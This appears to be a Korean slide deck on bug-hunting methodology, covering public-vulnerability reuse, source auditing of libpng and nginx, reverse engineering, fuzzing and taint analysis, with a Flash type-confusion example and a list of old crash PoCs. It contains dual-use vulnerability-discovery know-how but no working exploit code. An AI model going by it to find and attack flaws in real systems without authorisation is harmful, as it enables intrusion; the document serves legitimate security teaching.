
Type Confusion : Flash Player Case

- Verification Process 를 우회
- Atomic Confusion 을 통해 Crash 유발

기존 FLASH 취약점에 활용된 SWF를 활용(FWS 형식)
- Verification Process 가 이미 우회되어 있음

1-BYTE DUMP Fuzzing 을 통해 Atomic Confusion 유발

Type Confusion



[Class B의 주소] -> [a() 함수의 주소] -> [함수 호출]

[Class B ? C ?의 주소] -> [????????] -> [Crash]

Bug Hunting 방법론

- **Method 1 : Using Information or Open Vulnerability**
 - 공개된 취약점을 재 조합하여 취약점을 찾아냄
 - 일반적으로 프로그래머의 실수는 다시 재발하는 경우가 많음
- **Method 2 : Source Code Auditing**
 - 활용할 수 있는 소스코드들을 **Program**이 **Import**했는지 확인
 - 그 뒤 **Source Code**를 활용하여 취약점을 검색
- **Method 3 : Top-Down Analysis**
 - 상위 **High-level**의 관점에서 부터 가장 낮은 **Low-Level**까지
 - 데이터의 흐름이나 시스템의 약점을 조사하는 방법

Bug Hunting 방법론


- **Method 4 : Reverse Engineering**
 - 소프트웨어 역공학을 통해 프로그램의 취약점을 조사
 - 디버거나 디스어셈블러의 도움을 활용함
- **Method 5 : Fuzzing (Brute Force Testing)**
 - 프로그램의 입/출력부의 랜덤한 값을 입력하여 취약점을 조사
 - 자동화하기 매우 편리함
- **Method 6 : Dynamic Analysis**
 - 프로그램의 동작방식을 이용하여 취약점을 조사
 - **Dynamic Binary Instrumentation** 이나 **Debugger**를 이용

Method 1(Practice 1)

: Using Information or Open Vulns

- 공개된 취약점의 정보를 조합하여 취약점 발견

2013-11-30	↓	📁	🟢	Audacious Player 3.4.2/3.4.1 - (.mp3) - Crash PoC	70	windows	Akın Tosunlar
2013-11-08	↓	-	🟢	Vivotek IP Cameras - RTSP Authentication Bypass	1062	hardware	Core Security
2013-09-12	↓	📁	🟢	Target Longlife Media Player 2.0.2.0 (.wav) - Crash PoC	847	windows	gunslinger_
2013-09-04	↓	📁	🟢	GOMPlayer 2.2.53.5169 (.wav) - Crash POC	1294	windows	ariarat
2013-08-29	↓	-	🟢	AVTECH DVR Firmware 1017-1003-1009-1003 - Multiple Vulnerabilities	1220	hardware	Core Security
2013-08-07	↓	-	🟢	Hikvision IP Cameras 4.1.0 b130111 - Multiple Vulnerabilities	1220	hardware	Core Security
2013-07-23	↓	-	🟢	DirectShow Arbitrary Memory Overwrite Vulnerability (MS13-056)	1204	windows	Andrés Gómez Ra.
2013-07-10	↓	📁	🟢	Jolix Media Player 1.1.0 (.m3u) - Denial of Service	612	windows	IndonesiaGokilTea.
2013-07-03	↓	📁	🟢	ABBS Audio Media Player .LST Buffer Overflow	1074	windows	metasploit
2013-07-01	↓	📁	🟢	AVS Media Player 4.1.11.100 (.ac3) - Denial of Service	587	windows	metacom
2013-07-01	↓	📁	🟢	VLC Media Player 2.0.7 (.png) - Crash PoC	691	windows	Kevin Fujimoto
2013-06-24	↓	-	🟢	MediaCoder PMP Edition 0.8.17 (.m3u) - Buffer Overflow Exploit	481	windows	metacom
2013-05-13	↓	-	🟢	Windows Media Player 11.0.0 (.wav) - Crash PoC	1059	windows	Asesino04



Method 1(Practice 2)

: Using Information or Open Vulns

- 공개된 Open Library의 Version 확인

Vulnerability Warning



Various versions of libpng through 1.5.11, 1.4.11, 1.2.49, and 1.0.59, respectively, set the top-level archive-extraction directory's permissions to be world-writable as part of the distcheck Makefile target's operations (configure-generated Makefile only). This could allow a local attacker on the build host to silently replace the extracted libpng library with a malicious version, conceivably poisoning an official binary distribution of libpng (though the likelihood of this seems remote), but more generally allowing the attacker to execute arbitrary commands with the permissions of the user running make. This vulnerability has been assigned ID [CVE-2012-3386](#) and is fixed in version 1.5.12 (and versions 1.4.12, 1.2.50, and 1.0.60, respectively, on the older branches), released 10 July 2012.

Vulnerability Warning

All "modern" versions of libpng through 1.5.9, 1.4.10, 1.2.48, and 1.0.58, respectively, fail to correctly handle `wallac()` failure for text chunks (in `png_set_text_2()`), which can lead to memory corruption and the possibility of execution of hostile code. This **serious vulnerability** has been assigned ID [CVE-2011-3048](#) and is fixed in version 1.5.10 (and versions 1.4.11, 1.2.49, and 1.0.59, respectively, on the older branches), released 29 March 2012.

Vulnerability Warning

All versions of libpng from 1.0.6 through 1.5.8, 1.4.8, 1.2.46, and 1.0.56, respectively, fail to correctly validate a heap allocation in `png_decompress_chunk()`, which can lead to a buffer-overrun and the possibility of execution of hostile code on 32-bit systems. This **serious vulnerability** has been assigned ID [CVE-2011-3026](#) and is fixed in version 1.5.9 (and versions 1.4.9, 1.2.47, and 1.0.57, respectively, on the older branches), released 18 February 2012.



Method 2

: Source Code Auditing

- 공개된 Open Source를 Code Level에서 취약점 발견
 - 취약점의 종류를 노려서 하는 것이 일반적
- Step 1 : 변수 정보 수집

Source Path	Structure Name	Function Name	Variable Type	Variable Name	Detail Info
src/http/nginx_http.h	ngx_http_chunked_s, ngx_http_chunked_t	none	ngx_uint_t	state	
			off_t	size	signed type
			off_t	length	signed type
			/*other variable was omitted */		
src/http/ ngx_http_request_body.c		ngx_http_read_discarded_request_body (ngx_http_request_t *r)	size_t	size	unsigned type
			u_char	buffer [4096]	fixed buffer
			/*other variable was omitted */		
src/http/ ngx_http_request.h	ngx_http_request_s	none	ngx_http_header_in_t	headers_in	struct pointer
			ngx_http_header_out_t	headers_out	struct pointer
	/*other variable was omitted */				
	ngx_http_header_in_t	none	off_t	content_length_n	signed type
	/*other variable was omitted */				
	ngx_http_header_out_t	none	off_t	content_length_n	signed type
/*other variable was omitted */					

Method 2(Practice 3)

: Source Code Auditing

- Step 2 : 사용자로부터 조작가능한 변수파악

```
static void
write_unknown_chunks(png_structrp png_ptr, png_const_info_ptr info_ptr,
    unsigned int where)
{
    if (info_ptr->unknown_chunks_num)
    {
        png_const_unknown_chunkp up;

        png_debug(5, "writing extra chunks");

        for (up = info_ptr->unknown_chunks;
            up < info_ptr->unknown_chunks + info_ptr->unknown_chunks_num;
            ++up)
        {
            if (up->location & where)
            {
                /* If per-chunk unknown chunk handling is enabled use it, otherwise
                 * just write the chunks the application has set.
                 */
                #ifdef PNG_SET_UNKNOWN_CHUNKS_SUPPORTED
                int keep = png_handle_as_unknown(png_ptr, up->name);

                /* NOTE: this code is radically different from the read side in the
                 * matter of handling an ancillary unknown chunk. In the read side
                 * the default behavior is to discard it, in the code below the default
                 * behavior is to write it. Critical chunks are, however, only
                 * written if explicitly listed or if the default is set to write all
                 * unknown chunks.
                 *
                 * The default handling is also slightly weird - it is not possible to
                 * stop the writing of all unsafe-to-copy chunks!
                 *
                 * TODO: REVIEW: this would seem to be a bug.
                 */
                if (keep != PNG_HANDLE_CHUNK_NEVER &&
                    ((up->name[3] & 0x20) /* safe-to-copy overrides everything */ ||
                     keep == PNG_HANDLE_CHUNK_ALWAYS ||
                     (keep == PNG_HANDLE_CHUNK_AS_DEFAULT &&
                      png_ptr->unknown_default == PNG_HANDLE_CHUNK_ALWAYS)))
                #endif
            }
        }
    }
}
```

Method 2

: Source Code Auditing

- Step 3 : 실행 흐름을 따라 취약점 조사

```
static void
write_unknown_chunks(png_structrp png_ptr, png_const_info_ptr info_ptr,
    unsigned int where)
{
    if (info_ptr->unknown_chunks_num)
    {
        png_const_unknown_chunkp up;

        png_debug(5, "writing extra chunks");


        for (up = info_ptr->unknown_chunks;
            up < info_ptr->unknown_chunks + info_ptr->unknown_chunks_num;
            ++up)
        {
            if (up->location & where)
            {
                /* If per-chunk unknown chunk handling is enabled use it, otherwise
                 * just write the chunks the application has set.
                 */
                #ifdef PNG_SET_UNKNOWN_CHUNKS_SUPPORTED
                int keep = png_handle_as_unknown(png_ptr, up->name);

                /* NOTE: this code is radically different from the read side in the
                 * matter of handling an ancillary unknown chunk. In the read side
                 * the default behavior is to discard it, in the code below the default
                 * behavior is to write it. Critical chunks are, however, only
                 * written if explicitly listed or if the default is set to write all
                 * unknown chunks.
                 *
                 * The default handling is also slightly weird - it is not possible to
                 * stop the writing of all unsafe-to-copy chunks!
                 *
                 * TODO: REVIEW: this would seem to be a bug.
                 */
                if (keep != PNG_HANDLE_CHUNK_NEVER &&
                    ((up->name[3] & 0x20) /* safe-to-copy overrides everything */ ||
                     keep == PNG_HANDLE_CHUNK_ALWAYS ||
                     (keep == PNG_HANDLE_CHUNK_AS_DEFAULT &&
                      png_ptr->unknown_default == PNG_HANDLE_CHUNK_ALWAYS)))
                #endif
            }
        }
    }
}
```

Method 3(Practice 4)


: Top-Down Analysis

- 프로그램의 취약점을 설계자 관점으로 분석하는 방법



Method 4(Practice 5) : Reverse Engineering

- 소프트웨어 역공학을 통해 취약점을 조사하는 방법
 - 가장 중요한 것은 조작할 수 있는 값을 찾아내는 것



Method 5

: Fuzzing

- 프로그램이 받아들이는 **Input**을 랜덤하게 발생시켜 프로그램의 취약점을 찾아내는 방법

FUZZING

Brute Force Vulnerability Discovery

- 현재 매우 인기있는 취약점 발견 방법론




- 대부분 **Memory**와 관련한 취약점을 찾는데 집중
- 매우 다양한 **Fuzzing Framework**들이 구성되어 있음



Method 6

: Dynamic Analysis


- Dynamic Taint Analysis



And Now we call this "system"

Taint Analysis

- Dynamic Taint Analysis



we can analysis how tainted output driven
: we can call this "taint analysis"

Taint Analysis

- Taint Analysis 의 효과 : Bug Hunting에 대한 응용
 - Find Tainted EIP Register
 - Find Tainted Function Pointers
 - Find Tainted Stack Arguments
 - Find Tainted Data Structure Using System
- Taint Analysis 의 효과 : Exploit detection
 - Preprocessing : 0-day Exploit detection
- Rechability Problem의 해결
 - How can I make PDF File to execute code block #937
- Mov [edi * 2], esi
 - Packet으로부터
Memory Access가 edi, esi로
이어지는지를 판단

Dynamic Binary Instrumental

- Binary 실행시 원하는 Code를 삽입하는 기술

Code 1

Mov eax, ebx

Code 2

- 프로그램을 다시 컴파일하거나 링킹하지 않음
- 실행하는 동안 원하는 루틴을 찾을 수 있음
- 실행중인 프로그램을 분석하는데 탁월함



Putting All

- 취약점을 찾는데 정형화된 **Flow**는 없음
- 주의할 점
 - 프로그램마다 특성이 있고 그 특성을 파악하는 것
 - 공격자의 입장에서 생각하는 것
 - 개발자는 사람이다 : 실수를 반드시 한다
 - 모든 버그는 공격할 수 있다고 가정한다

